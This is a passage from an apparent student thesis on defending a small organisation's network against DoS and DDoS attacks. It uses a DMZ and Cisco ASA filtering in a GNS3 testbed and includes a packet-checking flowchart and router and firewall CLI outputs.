In this [14], the researchers have talked about Mobile AD Hoc Network (MANET) which is self-configured and not fixed i.e. dynamic infrastructure with many nodes. Monitoring, Detection and rehabilitation (MrDR) method was used to provide security from DoS attack. The results were compared to TEAP method which is network overhead and packet delivery ratio. The first stage of MrDR method is monitoring which contains two trust values: Accomplishment and Reputation trust values (ATV and RTV). ATV defines the successful delivery of packet to the node, ATV1= 0.5 when packet sent to the destination otherwise it will be 0. When node sends the received confirmation, ATV2= 0.5 otherwise 0. So, ATV = ATV1 + ATV2 will be valued 1 when the packet was delivered successfully. On the other hand, reputation trust value represents if the node does not drop or modify packet or launch DoS attack. If the node drop packet for the first time, RTV=0.5, second time RTV=0.25 and third time RTV=0 as sometimes packet drop can occur due to power failure. If the node does not do any misbehavior of previous time, then RTV=1. Second stage which is detection performs honesty trust value (HTV). If the node provides correct information about the neighboring node, then the HTV=1 else 0. After two stages, the total trust value will be calculated as follow:

TTSV= {0 if ATV=0.5, RTV=0.5 or 0.25 or 0, HTV=0 Else =1 if ATV=RTV=HTV=1}

In the final stage of rehabilitation, the misbehaving nodes were reset. Trust values were checked as CTV= ETT/3 where ETT = equation total time which implies the experiment duration. NS2 network simulator was used in order to build a network of 72 nodes. The packet delivery ratio was very high in MrDR method with compare to TEAP as MrDR check more trust values. The network overhead was found more in TEAP method than MrDR. The demerits of this approach that it is suitable for trust concept but what about the attacks which does not fit in trust concept, also many other types of DoS attacks were not part of the discussion for this research.

CHAPTER 3
PROPOSED METHODOLOGY

3.1 Problem Statement

Network security is one of the biggest concerns for any organization. For example, if you have internet connection provided through wireless network, it should have access limits and two-level authentication protocol to get the access for company’s private network and of course anyone from the roadside or parking area cannot have the access of private network. DMZ in particular is brought into the consideration because of the public access to the local area network or inside network. Let’s suppose the bank in this situation, as we all know that banks have some of our most sensitive data stored on their database and one of the most attractive targets for any hacker. Now if the bank allows the remote user to have the access through internet and all its public facing servers are placed within the same network of the database, it would be very easy to access that database after bypassing the firewall for the professional hacker. All the information including the credentials for online banking which is more popular nowadays will be gone into the wrong hands. Even the network is not said to be secured from their own employees, if they have bad intentions for any reasons including the revenge after getting fired, the offer from the competitors etc. and this would be more dangerous because an employee can know more weaknesses of the network architecture, security measures taken by the organization compared to an outsider or hacker. To stop this, it is mandatory to have ACL placed with proper configuration as well as the user level authentication and authorization. Employees credentials should be removed from the database after he leaves the organization and make sure it does not overlap with new employees. But all of these was not enough to stop the intruders manipulating the database so that the concept of DMZ comes into the picture. Even an organization uses conventional network architecture, means placing the database and public facing servers within the same internal network will opens up the vulnerabilities within the system. Now an outside user requests a service from the web server, the organization has to give permission to access the internal network which can opens up the possible threats to the data stored inside the network. The attacker can then execute DoS or DDoS attacks by flooding the network with forge requests be it ICMP flooding, TCP-SYN flood, Slowloris etc. to bring the network and its services down. As we all know that this situation will decreases the reputation of an organization as well as the interruption in the services provided by the organization to their customer or business partners. These attacks also bring down the system and if the organization does not have the backup of regular intervals which can be used to restore the system and keep basic services running, they will lose vast amount of infrastructure and money until the system gets resumed. The attacker also eavesdrops the network and create loopholes if he can find some of the vulnerabilities or open ports through which an outsider can communicate with inside network via internet connection. Some banking systems use the DMZ as they want to secure the internal database, but by replicating the original database to the database stored on the DMZ which is very dangerous. As the DMZ cannot provide the safety and hardness of the internal network and the services will be provided through DMZ can give the attacker the good opportunity to steal whatever data is available within the DMZ rather than trying to go through the defense in the form of firewall available between DMZ and inside network. Banks have one of the most vital data in the world as far as the customers are concerned whether be it the personal information or credit card details, as soon as the bank security and database compromised internet on sky crapping prices will be reality. Also, the attacker can manipulate the data accordingly and even sell the information to the competitors of particular organization. Same applies to hospitals. Hospitals have very large amount of personal and health data through which the whole market can be controlled from which medicines to produce more to which surgeries there will be in demands according to people’s current health records. It is feasible to secure the network of the hospital with more than or at least two firewalls with two NIC on each of them, facing one towards the outside and DMZ and the second firewall facing DMZ and inside network respectively. If an attacker gets their hands on the data of hospital, they can manipulate the patient’s information, under which Doctor’s treatment is going on, which medicines are recommended to the patient, health insurance information and of course the financial information will get stolen.

Organizations have to provide updated information to the customer and at the same time keeping the confidential information secure from the public. Also, consider the scenario when the government organization wants to share information on their website so that taxpayers can see where their money is spent in recent time span and at the same time keeping them from having access to the confidential federal information which can be used to threatened the nation or territory. If the conventional network architecture used by the government, attackers can use many penetration scripts and tools which can find the vulnerabilities through which they can exploit the network and have some invaluable data from database. Many small or medium scaled organizations cannot have the financial capability to protect their network with costly security equipments. So, to avoid these types of problems from occurring, the proposed method can be used to mitigate the effectiveness of DoS or DDoS attacks.

3.2 Motivation

Never ending attempts to take down the reputation of organizations by flooding them with illegitimate traffic for various reasons. Very less work has been done regarding the application of DMZ in actual network though it is cost effective solution for small or medium scale organizations. DDoS attacks have been increased significantly during recent times, 200% raised has been noted during the first quarter of 2019 compared to 2018 in the same period of time [15]. DDoS effect can be mitigated using reactive approach along with the proactive approach.

3.3 Contribution

The existing work which was my primary research reference is [12] which has also used GNS3 software and Cisco 3725 routers. But they have used simulated Cisco 3725 router as the attacker's machine and generated ICMP packets of different sizes. They have applied the policy only to prevent ICMP flood attack generated by Cisco 3725 router which is not sufficient to prove sustainability of network against real time DDoS attack. Also, there were no discussion regarding any other types of DDoS attack.

The main contribution of my thesis is that I have used Cisco ASA to prevent the network from the attacks generated using Kali-Linux VM with intentions to crash down the public facing server. I have multiple steps verification for any incoming packets discussed in the section 3.5. Any violation of the conditions set on the Cisco ASA will be resulted in packet dropping on the edge device and those packets will not be transmitted through the network. My results provided in chapter 4 proves that policies have been applied for both TCP SYN flood attack and ICMP flood attack and network with DMZ performs better than network without DMZ for the same attack generated using python script which generates random IP addresses which is hard to detect and closer to the real time DDoS attack. If one wants to execute larger scale attack, then he needs to execute the python script in multiple terminals of Kali-Linux VM. Kali-Linux virtual machine terminal was used to generate ICMP flood attack as well. Also, for the future research, python script can be manipulated as per the need to prove network sustainability.

3.4 Technical Specifications

I have used Windows 10 operating system with 8 GB of RAM, 2.6 GHz Intel core i5 processor to establish my networking environment. To emulate the networks of distinguish types and scenarios, GNS3 version 2.1.5 [16] has been used. GNS3 is used widely for learning, research and experimental purposes all over the world. It emulates the similar behaviour like an actual organization's network if come across scenarios we are intended to put our system through. Now, within GNS3, I have used Cisco 3725 routers [17] as internal and external routers. The Cisco Adaptive Security Appliance (ASA) is modern day firewall system created by Cisco to enhance the security level of any network which can also be used as the router in some scenarios. The Cisco ASA 5500x version 9.7.01 [18] has been used as the firewall within both environments and also as the entry point from external network to internal network. There is the Toolkit functionality available by default in GNS3 which is used to create the webserver. The outsider should be able to access this server to get the services provided by the organization. Both networks are running on the virtual machine using VMWare Workstation pro 15 [19] which is connected to the GNS3 topology [20] to secure the actual physical machine from the side effects may occur through attacks. Apart from that, the Kali Linux 2018.04 [21], also running on VMWare Workstation has been used as the attacker's machine due to various reasons like it has many tools that can be used to generate attacks or execute scanning on different kinds of networks like Metasploit, Nmap, Zenmap, etc. Moreover, python is pre-installed on the Kali-Linux by default so that it would be possible to execute python programs or scripts. Wireshark packet analyser [22] is used to capture the incoming packets through Cisco ASA. Wireshark is well-known packet analyzer used in many real time organizations to monitor the incoming and outgoing traffic on regular basis. It is the built-in functionality within GNS3 network emulator.

Operating System	Windows 10
Processor	2.6 GHz Intel core i5 with 8GB RAM
Software	GNS3 version 2.1.5
Cisco Devices	Cisco 3725 Routers Cisco ASA 5500x version 9.7.01
VM Platform	VMWare Workstation Pro 15
Attacker's Machine	Kali-Linux VM version 2018.04
Language	Python
Packet Analyzer	Wireshark

Table 1: Technical Specifications

3.5 Proposed Methodology: Flow Chart



Packet x received on Ingress interface
If x belongs to ongoing conn
Yes
No
Check for ACL
Verify with NAT table
Verify functionalities of protocol on application layer
Header Inspection
SourceIP blacklisted
Yes
Drop x
No
Size is similar to suspicious activity
Yes
Drop x
No
Check threat prevention module
Embryonic Connection
Yes
Drop x
No
Last hitcount>set limit
Yes
Drop x
No
Payload size>threshold
Yes
Drop x
No
Applied access-group on interface for x
Packet x is forwarded to Egress interface

Figure 4: Proposed Methodology

As shown in the above diagram, when the packet comes into Cisco ASA Ingress interface, means the interface through which packets can enter inside the network. Now, the first thing ASA checks for any incoming packet is whether that packet belongs to the ongoing connection which is already established between webserver and an outsider machine. If so, the ASA skips the verification and Access control list checks for that packet to lower the overhead and to provide services to as many requests as possible at the given point of time. Otherwise, the ASA will check by inspecting the packet whether the incoming packet from specific source has been permitted explicitly or not as by default every permission is denied unless specified explicitly. So, all the incoming packets will be checked against the Access Control Lists (ACLs) on particular interface of ASA to verify whether they can be entered into the actual network or not. If the packet is not allowed and dropped, the event is logged in the ASA. After the packet is inspected against ACL and permitted, the hit count of that particular ACL will be incremented by one so that one can later check which ACL was used the most to analyze the traffic and take steps if necessary, to prevent any unwanted scenarios from happening in future. After that, they will be then verified with NAT table. The network address translation table is used to check for the translation rules and if packet is successfully bypassing this check, then the entry regarding this connection is created and packet moves to the next steps. Now, after the packet has been logged into ASA, it will then be verified against the application layer protocol it wants to use within the internal network to check whether this packet is in compliance with the protocol it wants to use or not. After that, header inspection takes place on Cisco ASA. Now, we are checking against the DoS and DDoS attacks that may take place within our network, so during the header inspection usually the header has basic information like source IP, source port, destination IP, destination port, protocol etc. Thus, the source IP is checked against the blacklisted IP which are being noticed as an potential threats in the past and security team of organization has put that source IP into the blacklists so that they cannot have any communication in future even if the packet has bypassed the previous checks successfully. If the current incoming packet is identified as coming from the blacklisted source IP address, the packet will be dropped immediately and then ASA will block it as any packet arrives from that source during the ongoing connection on the interface itself. If not blacklisted, packet moves forward and check against the size factor. If the packet has similar size which was identified as the packet size of incoming packets of potential DoS or DDoS attack in the past as the attacker wants to flood the network with illegitimate traffic and packet size can be similar in many cases that is why that packet will be dropped instantly. If not, then packet will be forwarded to next step which checks the threat prevention modules like half-opened TCP packets or embryonic connection which does not get acknowledgement back to the internal server. If the packet belongs to embryonic connection, then it will be dropped at this stage in ASA otherwise move to next step. Then the last hit count is checked whether the current incoming packets from source has greater hit counts than limit which was set by the administrator of that network based upon the usual traffic on that particular network, the packet will be dropped as potential DoS or DDoS attack can be executed. if not then the payload size will be checked which is the size of each packet during the service request, so one can send multiple packets of different sizes to flood the network. If payload size is greater than the threshold set by the admin, it should be dropped instantly, otherwise moves to next phase. Then at last, the applied access group is checked for that particular interface as the ACL which is applicable on that particular packet is associated with which access group on that interface and then the packet is sent to the egress interface i.e. exit from the Cisco ASA and entrance to the internal network. This is how the Cisco ASA in our system will check for the potential threat of DoS and DDoS attack for both networks, network with DMZ and network without DMZ. The Cisco ASA checking scheme can be changed based upon the network requirements and traffic for different networks. One needs to apply different policies on any interface to set their threshold limits, embryonic connection limits, etc. by first applying the class policy and then policy map to any interface. Cisco ASA provides the functionality to enable or disable any policy applied on it and any number of policies can be created but only one global policy is applicable to each interface as discussed before.

3.6 Experimental Setup

I have created two networks within GNS3 to create two different scenarios, one with DMZ and other without DMZ as shown in the figures below.




Figure 5: Network without DMZ

The above diagram represents the network without DMZ. I have divided the whole network into three sub networks, inside network, outside network and DMZ. Internal network consists of the confidential server which has the sensitive data of organization, the webserver providing the web services to the outside network users and employees machines. All of these network components have the Private IP address of 10.0.0.0 with subnet 255.255.255.0 or /24. These all internal network devices are interconnected with the Cisco Switch which is then directly connected to the Cisco ASA at interface Gigabitethernet 0/0. The cisco ASA is placed at the border of the inside network to manage all incoming and outgoing network traffic. The second interface of Cisco ASA which is Gigabitethernet 0/1 is directly connected to outside network through external router at interface fastethernet 0/0. It has the IP address of 200.0.0.0 network with subnet /24 which is public IP addressing. Then the external router's interface fastethernet 0/1 is connected to external switch to connect the attacker's Kali Linux Virtual Machine to this network with the network address 192.168.122.0 with subnet /24. As we can see from the diagram, network without DMZ has its confidential server and webserver to the same network which is supposed to be inside network. If the attacker wants to have confidential server's access, he just needs to request for the web services and as it is going to be open service the request will be allowed by the ASA. Now, the webserver and confidential server both are connected directly to each other means they can be accessible from each other without intervention of any firewall or access control. As soon as the attacker gets the access to the webserver, then it will just be the matter of skills and tools to get the confidential data which is dangerous and can be proven disaster for an organization.

The second network consists with DMZ. The main difference between the network without DMZ and this is that Cisco ASA has three interfaces connected to three different subnetworks. The Gigabitethernet 0/0 is connected to the internal network having the private IP address of 192.168.1.0 with subnet /24. The internal network consists of the confidential server along with employee machines. The second interface of Cisco ASA Gigabitethernet 0/1 is connected to the DMZ network consists of webserver connected directly to ASA through Cisco Switch. The third interface of Cisco ASA Gigabitethernet 0/2 is connected to outside network through external router's fastethernet 0/0 interface with public IP addressing of 200.0.0.0 with subnet /24. The external router's fastethernet 0/1 is directly connected to attacker's Kali Linux virtual machine through external switch which is similar to the outside network of first scenario. The main difference is webserver or any public facing servers providing distinguish services to the outside network are put inside the DMZ rather than the inside network. The inside network treats DMZ network as an outsider so that even if the server placed in the DMZ wants to have access to inside network, then it has to have permissions to bypass the ASA. Apart from this, Cisco ASA has different security levels defined at the time of configuration for each interface. For our network, the inside network has the by default security level of 100 means the most trusted network. The outside network has the security level of 0 means the least trustworthy network amongst all. DMZ can have security level between 1 to 99, for this case it is set to 50. Now, the ASA has flow control rules predefined and according to it, traffic flowing from higher security levels to lower security level is permitted by default. Traffic flowing from lower security level to higher security level is denied by default. Even the traffic flowing between the devices having same security level is also denied by default. So, if one wants the traffic from lower or similar security level to higher security level, he has to explicitly allow it on Cisco ASA. The main advantage of this network is that even if the attacker gets his hands on the DMZ network which has lower security level and considered less secure than the inside network, attacker cannot get the direct access to inside network or confidential server placed in it. Because the traffic or communication cannot be initiated from the lower security level to higher security level unless specified. If the inside network wants to have access to DMZ for maintenance or other purposes, it can initiate the connection with DMZ anytime. This provides an additional layer of network security.





Figure 6: Network with DMZ


From the screenshot taken, one can see that all three interfaces have been configured up by using Cisco ASA command line interface (CLI) mode. Cisco ASA has another mode which is Cisco Adaptive Security Devices Manager (ASDM) [23] which is web-based user interface to manage all Cisco security devices including firewall, security mobile client etc. and someone new to the field of security can have convenient way by using Cisco ASDM as one does not have to write or remember any configuration commands. Show interface IP brief command can be used to get this output.



```
ASA# sh interface ip brief
Interface                  IP-Address      OK? Method Status                Prot
ocol
GigabitEthernet0/0         192.168.1.1     YES CONFIG up                    up
GigabitEthernet0/1         10.0.0.1        YES CONFIG up                    up
GigabitEthernet0/2         200.0.0.1       YES CONFIG up                    up
GigabitEthernet0/3         unassigned      YES unset  administratively down up
GigabitEthernet0/4         unassigned      YES unset  administratively down up
GigabitEthernet0/5         unassigned      YES unset  administratively down up
GigabitEthernet0/6         unassigned      YES unset  administratively down up
Management0/0              unassigned      YES unset  administratively down up
ASA#
```

Figure 7: Show Interface IP brief

Also, the screenshot below provides the information about each interface security-levels [24]configured for the network with DMZ. Although, for the DMZ interface, one can have any security level other than 0 and 100 based upon their security requirements. Show name if command was used in ASA to get this output.




```
ASA# sh nameif
Interface                Name                     Security
GigabitEthernet0/0       inside                   100
GigabitEthernet0/1       DMZ                       50
GigabitEthernet0/2       outside                    0
ASA# _
```

Figure 8: Show Name if

3.7 Routing Protocol

When any network is created, one of the main tasks of network administrator is to create the routing protocol for each traffic going out and coming in for the incoming traffic so through which path the traffic will flow and which packets should be forwarded to which hop address means the next routing device available within the network. All these entries should be made in the routing table so that one can have the idea what to check if there is some type of misconfiguration within the network or some fault has occurred then routing protocol is very useful in these situations. There are many routing protocols available in the Cisco devices which can be configured using CLI like RIP, EIGRP, BGP, Open shortest path etc. [25] There are static and dynamic routing protocols as well and in dynamic protocol all the information in table will be automatically updated whereas in static routing protocol, manual insertion of information within the routing table takes place. The show IP route command can be used to find the routing information for specific Cisco device.



```
Router_ex#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is 200.0.0.1 to network 0.0.0.0

C    192.168.122.0/24 is directly connected, FastEthernet0/1
C    200.0.0.0/24 is directly connected, FastEthernet0/0
S*   0.0.0.0/0 [1/0] via 200.0.0.1
Router_ex#
```

Figure 9: Routing Protocol

